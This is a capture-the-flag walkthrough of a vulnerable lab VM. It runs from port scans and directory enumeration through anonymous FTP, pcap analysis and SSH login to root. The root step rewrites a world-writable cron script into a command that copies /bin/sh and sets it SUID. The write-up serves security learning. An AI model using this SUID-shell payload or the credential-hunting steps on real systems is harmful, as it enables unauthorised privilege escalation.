

ip for the machine :- 192.168.122.42

```
(sohamt@CyberCreedPC)-[~]  
$ ping 192.168.122.42  
PING 192.168.122.42 (192.168.122.42) 56(84) bytes of data.  
64 bytes from 192.168.122.42: icmp_seq=1 ttl=64 time=1.38 ms  
64 bytes from 192.168.122.42: icmp_seq=2 ttl=64 time=0.871 ms  
64 bytes from 192.168.122.42: icmp_seq=3 ttl=64 time=0.751 ms  
64 bytes from 192.168.122.42: icmp_seq=4 ttl=64 time=0.821 ms  
64 bytes from 192.168.122.42: icmp_seq=5 ttl=64 time=0.710 ms  
^C  
— 192.168.122.42 ping statistics —  
5 packets transmitted, 5 received, 0% packet loss, time 4082ms  
rtt min/avg/max/mdev = 0.710/0.906/1.378/0.242 ms
```

Machine is up.

```
(root@CyberCreedPC)-[/home/sohamt]  
# nmap -p- --min-rate=10000 192.168.122.42  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-06 19:57 IST  
Nmap scan report for troll (192.168.122.42)  
Host is up (0.00019s latency).  
Not shown: 65532 closed tcp ports (reset)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
80/tcp    open  http  
MAC Address: 52:54:00:04:1D:21 (QEMU virtual NIC)  
  
Nmap done: 1 IP address (1 host up) scanned in 0.90 seconds
```

got some open ports let's do versioning scan.

```

PORT    STATE SERVICE VERSION
21/tcp  open  ftp      vsftpd 3.0.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rwxrwxrwx    1 1000      0          8068 Aug 10 2014 lol.pcap [NSE: writ
eable]
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 192.168.122.108
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 600
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 1
|   vsFTPD 3.0.2 - secure, fast, stable
|_End of status
22/tcp  open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   1024 d6:18:d9:ef:75:d3:1c:29:be:14:b5:2b:18:54:a9:c0 (DSA)
|   2048 ee:8c:64:87:44:39:53:8c:24:fe:9d:39:a9:ad:ea:db (RSA)
|   256 0e:66:e6:50:cf:56:3b:9c:67:8b:5f:56:ca:ae:6b:f4 (ECDSA)
|_  256 b2:8b:e2:46:5c:ef:fd:dc:72:f7:10:7e:04:5f:25:85 (ED25519)
80/tcp  open  http     Apache httpd 2.4.7 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.7 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/_secret

```

Did some versioning. Will run gobuster now.

```

(sohamt@CyberCreedPC)-[~]
$ gobuster dir -w /usr/share/seclists/Discovery/Web-Content/common.txt -u http://192.168.122.42

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://192.168.122.42
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

/.htaccess      (Status: 403) [Size: 290]
/.hta           (Status: 403) [Size: 285]
/.htpasswd      (Status: 403) [Size: 290]
/index.html     (Status: 200) [Size: 36]
/robots.txt     (Status: 200) [Size: 31]
/secret         (Status: 301) [Size: 316] [→ http://192.168.122.42/secret/]
/server-status  (Status: 403) [Size: 294]
Progress: 4727 / 4727 (100.00%)

```

gobuster scan results show some files and directories.

```


(sohamt@CyberCreedPC)-[~]
$ nikto -h http://192.168.122.42
- Nikto v2.5.0

+ Target IP: 192.168.122.42
+ Target Hostname: 192.168.122.42
+ Target Port: 80
+ Start Time: 2024-08-06 20:06:00 (GMT5.5)

+ Server: Apache/2.4.7 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /robots.txt: Entry '/secret/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: contains 1 entry which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
+ /secret/: This might be interesting.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8103 requests: 0 error(s) and 9 item(s) reported on remote host

```

Nikto scan results. Now let's start viewing these files and directories manually.



robots.txt pointed towards a specific directory.

Nothing found in the /secret directory.

```

(sohamt@CyberCreedPC)-[~/Downloads]
$ ftp 192.168.122.42
Connected to 192.168.122.42.
220 (vsFTPd 3.0.2)
Name (192.168.122.42:sohamt): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||6138|).
150 Here comes the directory listing.
-rwxrwxrwx  1 1000      0      8068 Aug 10  2014 lol.pcap
226 Directory send OK.
ftp> get lol.pcap
local: lol.pcap remote: lol.pcap
229 Entering Extended Passive Mode (|||6187|).
150 Opening BINARY mode data connection for lol.pcap (8068 bytes).
100% |*****| 8068      8.24 MiB/s      00:00 ETA
226 Transfer complete.
8068 bytes received in 00:00 (4.37 MiB/s)
ftp> █

```

was able to connect directly to the ftp server and got a .pcap file. Let's open it in Wireshark.

```

220 (vsFTPD 3.0.2)
USER anonymous
331 Please specify the password.
PASS password
230 Login successful.
SYST
215 UNIX Type: L8
PORT 10,0,0,12,173,198
200 PORT command successful. Consider using PASV.
LIST
150 Here comes the directory listing.
226 Directory send OK.
TYPE I
200 Switching to Binary mode.
PORT 10,0,0,12,202,172
200 PORT command successful. Consider using PASV.
RETR secret_stuff.txt
150 Opening BINARY mode data connection for secret_stuff.txt (147 bytes).
226 Transfer complete.
TYPE A
200 Switching to ASCII mode.
PORT 10,0,0,12,172,74
200 PORT command successful. Consider using PASV.
LIST
150 Here comes the directory listing.
226 Directory send OK.
QUIT
221 Goodbye.

```

Followed TCP stream and got something interesting and possible creds and also a file name so we can export object or simply the file.

Text Filter:		Content Type: All Content-Types ▾		
Packet ▾	Hostname	Content Type	Size	Filename
40	10.0.0.6	FTP file	147 bytes	secret_stuff.txt

got it.

```


(sohamt@CyberCreedPC)-[~/Downloads]
$ cat secret_stuff.txt
Well, well, well, aren't you just a clever little devil, you almost found the sup3rs3cr3tdirlol :-P

Sucks, you were so close... gotta TRY HARDER!



```

Got some info, possibly creds. but of where.....?

These creds. not working while trying to do ssh. So after some manual stuff found that it is a directory.



Index of /sup3rs3cr3tdirlol

Name	Last modified	Size	Description
 Parent Directory		-	
 roflmao	2014-08-11 18:45	7.1K	

Apache/2.4.7 (Ubuntu) Server at 192.168.122.42 Port 80

got another file.

```
(sohamt@CyberCreedPC)-[~/Downloads]
$ file roflmao
roflmao: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.24, BuildID[sha1]=5e14420eaa59e599c2f508490483d959f3d2cf4f, not stripped




(sohamt@CyberCreedPC)-[~/Downloads]
$ ./roflmao
zsh: permission denied: ./roflmao

(sohamt@CyberCreedPC)-[~/Downloads]
$ chmod +x roflmao

(sohamt@CyberCreedPC)-[~/Downloads]
$ ./roflmao
Find address 0x0856BF to proceed
```

the file was an executable so executed it and got another directory.

Index of /0x0856BF

Name	Last modified	Size	Description
 Parent Directory		-	
 good_luck/	2014-08-12 23:59	-	
 this_folder_contains_the_password/	2014-08-12 23:58	-	

Apache/2.4.7 (Ubuntu) Server at 192.168.122.42 Port 80

Got some other directories in one found one.

```
← → ↻ 🏠 192.168.122.42/0x0856BF/good_luck/which_one_lol.txt
🐉 Kali Linux 🌐 Kali Tools 📄 Kali Docs 🗉 Kali Forums 🚩 Kali NetHunter 🔥 Exploit-DB 🍌 Go

maleus
ps-aux
felux
Eagle11
genphlux < -- Definitely not this one
usmc8892
blawrg
wytshadow
vislt0r
overflow
```

Got possible usernames file.

```
← → ↻ 🏠 192.168.122.42/0x0856BF/this_folder_contains_the_password/Pass
🐉 Kali Linux 🌐 Kali Tools 📄 Kali Docs 🗉 Kali Forums 🚩 Kali NetHunter 🔥 Exploit-DB 🍌 Google Ha

Good_job_.)
```

Got this in possible passwords file.

```
(root@CyberCreedPC)-[/home/sohamt/Downloads]
# ssh overflow@192.168.122.42
overflow@192.168.122.42's password:
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-32-generic i686)

 * Documentation:  https://help.ubuntu.com/

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Aug 13 01:14:09 2014 from 10.0.0.12
Could not chdir to home directory /home/overflow: No such file or directory
$ █
```

Did a lot manually as hydra was showing problems.

and found possible creds.

overflow:Pass.txt

First saw SUID, GUID and World-writable files.

```
$ find / -perm -2 -type f 2>/dev/null | grep -v /proc/  
/srv/ftp/lol.pcap  
/var/tmp/cleaner.py.swp  
/var/www/html/sup3rs3cr3tdirlol/roflmao  
/var/log/cronlog  
/sys/fs/cgroup/systemd/user/1002.user/5.session/cgroup.event_control  
/sys/fs/cgroup/systemd/user/1002.user/cgroup.event_control  
/sys/fs/cgroup/systemd/user/cgroup.event_control  
/sys/fs/cgroup/systemd/cgroup.event_control  
/sys/kernel/security/apparmor/.access  
/lib/log/cleaner.py  
$ cat /lib/log/cleaner.py  
#!/usr/bin/env python  
import os  
import sys  
try:  
    os.system('rm -r /tmp/* ')  
except:  
    sys.exit()
```

found a file cleaner.py to which we can write.

Now added a shell in it with SUID.

```
#!/usr/bin/env python  
import os  
import sys  
try:  
    os.system('cp /bin/sh /tmp/sh && chmod 4777 /tmp/sh && /tmp/sh')  
except:  
    sys.exit()
```

```
$ /tmp/sh  
# vim /lib/log/cleaner.py  
# cd /root  
# ls  
proof.txt  
# cat proof.txt  
Good job, you did it!  
  
702a8c18d29c6f3ca0d99ef5712bfbd  
#
```

now ran the shell and got flag.....